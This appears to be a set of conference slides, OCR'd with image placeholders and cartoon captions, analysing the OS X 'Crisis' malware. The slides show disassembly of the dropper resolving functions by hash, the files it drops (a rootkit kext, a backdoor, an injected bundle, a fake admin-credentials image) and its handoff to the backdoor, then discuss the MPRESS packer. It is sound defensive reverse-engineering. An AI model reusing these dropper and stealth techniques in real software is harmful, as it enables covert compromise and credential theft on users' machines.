
- Useful dyld functions:
  - _dyld_image_count.
  - _dyld_get_image_header.
  - _dyld_get_image_vmaddr_slide.
  - _dyld_get_image_name.
- Look inside mach-o/dyld.h.



```
0000603C        mov     edx, [ebp+image_counter]
00006042        push    edx
00006043        call    [ebp+_dyld_get_image_name_ptr] ; _dyld_get_image_name(index)
00006049        add     esp, 4
0000604C        mov     [ebp+var_180], eax
00006052        mov     eax, [ebp+image_counter]
00006058        push    eax
00006059        call    [ebp+_dyld_get_image_header_ptr]
0000605F        add     esp, 4
00006062        mov     [ebp+var_1A0], eax
00006068        mov     ecx, [ebp+var_180]
0000606E        push    ecx
0000606F        call    hash_string
00006074        add     esp, 4
00006077        mov     [ebp+var_1B4], eax
0000607D        mov     edx, [ebp+var_1B4]
00006083        cmp     edx, [ebp+var_78]          ; is it /usr/lib/system/libsystem_kernel.dylib ?
00006086        jnz     loc_61FA
0000608C        cmp     [ebp+libsystem_kernel_ptr], 0 ; did we get the mmap for this lib?
00006093        jnz     short loc_609A
00006095        call    SYS_exit
0000609A
0000609A loc_609A:                                 ; CODE XREF: main+6D1↑j
0000609A        mov     eax, [ebp+open_hash]
000060A0        push    eax
000060A1        mov     ecx, [ebp+libsystem_kernel_ptr] ; mmap
000060A7        push    ecx
000060A8        call    find_symbol_in_mmaped_file
000060AD        add     esp, 8
000060B0        add     eax, [ebp+var_1A0]         ; add base address of the library
000060B6        mov     [ebp+open_ptr], eax        ; set the function pointer
```

The dropper


- Next step, drop the payloads.
- Written to ~/Library/Preferences/xxxxxx.app/.
- Random app name.
- Always the same target folder in all known samples.
- This sample: ~/Library/Preferences/OvzD7xFr.app/.



```
$ file *

Kernel extension "rootkit":
3ZPYmgGV.TOA: Mach-O 64-bit kext bundle x86_64
Lft2iRjk.7qa: Mach-O object i386

Main backdoor module:
8oTHYMCj.XIl: Mach-O executable i386

Bundle injected into applications:
EDr5dvW8.p_w: Mach-O universal binary with 2 architectures
EDr5dvW8.p_w (for architecture x86_64): Mach-O 64-bit bundle x86_64
EDr5dvW8.p_w (for architecture i386):   Mach-O bundle i386

XPC binary:
GARteYof._Fk: Mach-O universal binary with 2 architectures
GARteYof._Fk (for architecture x86_64): Mach-O 64-bit executable x86_64
GARteYof._Fk (for architecture i386):   Mach-O executable i386

Config file:
ok2Outla.3-B: data

Image used to spoof admin credentials request:
q45tyh:       TIFF image data, big-endian
```


The dropper

- After writing all the payloads it just forks and launches the main backdoor module.
- And returns control to the fake_start address.



```
:0000667D          push    0
:0000667F          push    0
:00006681          push    0
:00006683          mov     eax, [ebp+var_198]       ; "/Users/user/Library/Preferences/OvzD7xFr.app/8oTHYMCj.XIl"
:00006689          push    eax
:0000668A          mov     ecx, [ebp+var_198]
:00006690          push    ecx
:00006691          call    [ebp+execl_ptr]
:00006694          add     esp, 14h
:00006697
:00006697 loc_6697:                                 ; CODE XREF: main+C94↑j
:00006697                                           ; main+CA9↑j
:00006697          mov     edx, [ebp+var_1B0]
:0000669D          push    edx
:0000669E          call    [ebp+free_ptr]
:000066A1          add     esp, 4
:000066A4          mov     eax, [ebp+var_198]
:000066AA          push    eax
:000066AB          call    [ebp+free_ptr]
:000066AE          add     esp, 4
:000066B1          mov     ecx, [ebp+var_94]
:000066B7          mov     edx, [ecx+0Ch]           ; edx = fake_start address
:000066BA          mov     eax, [ebp+base_load_address]
:000066C0          lea     ecx, [edx+eax-1000h]
:000066C7          mov     [ebp+var_1A8], ecx
:000066CD          mov     eax, [ebp+var_1A8]
:000066D3          mov     ebx, [ebp+base_load_address]
:000066D9          mov     ecx, 0
:000066DE          mov     edx, 0
:000066E3          mov     esp, [ebp+var_68]
:000066E6          add     esp, 7Ch
:000066E9          sub     esp, 4
:000066EC          add     esp, 8
:000066EF          mov     ebp, 0
:000066F4          jmp     eax
```

The backdoor module



The backdoor module

- The core of Crisis.
- Responsible for:
  - Injection into target applications.
  - Communications with C&C.
  - Logging.
  - Rootkit control.
  - Etc.

The backdoor module

- Coded in Objective-C.
- (Very) Verbose class and method names.
- 32 bits only binary.
- Packed with MPRESS in two samples.

Timeout!

MPRESS!

- http://www.matcode.com/mpress.htm
- Easy to unpack.
- Not a real obstacle to reversing.
- Generic dumper to be released.

MPRESS!

- One of the two generic packers available for OS X (afaik!).
- Other is UPX (meh!).
- Everything else I know is custom ;-).


MPRESS!

- “Programs compressed with MPRESS run exactly as before, with no runtime performance penalties.”
- ““it also protects programs against reverse engineering by non-professional hackers.”

HOUSTON
WE HAVE
A PROBLEM!
HUMORTRAIN.COM

We are professionals!

MPRESS Overview




MPRESS Overview

- Steps:
  1. Start execution of initial stub.
  2. Unpack the original binary and secondary stub.
  3. Execute secondary stub.
  4. Pass control to dyld and execute original binary.

MPRESS in detail...

© MARK ANDERSON, ALL RIGHTS RESERVED
WWW.ANDERTOONS.COM
ANDERSON
"I'm here about the details."

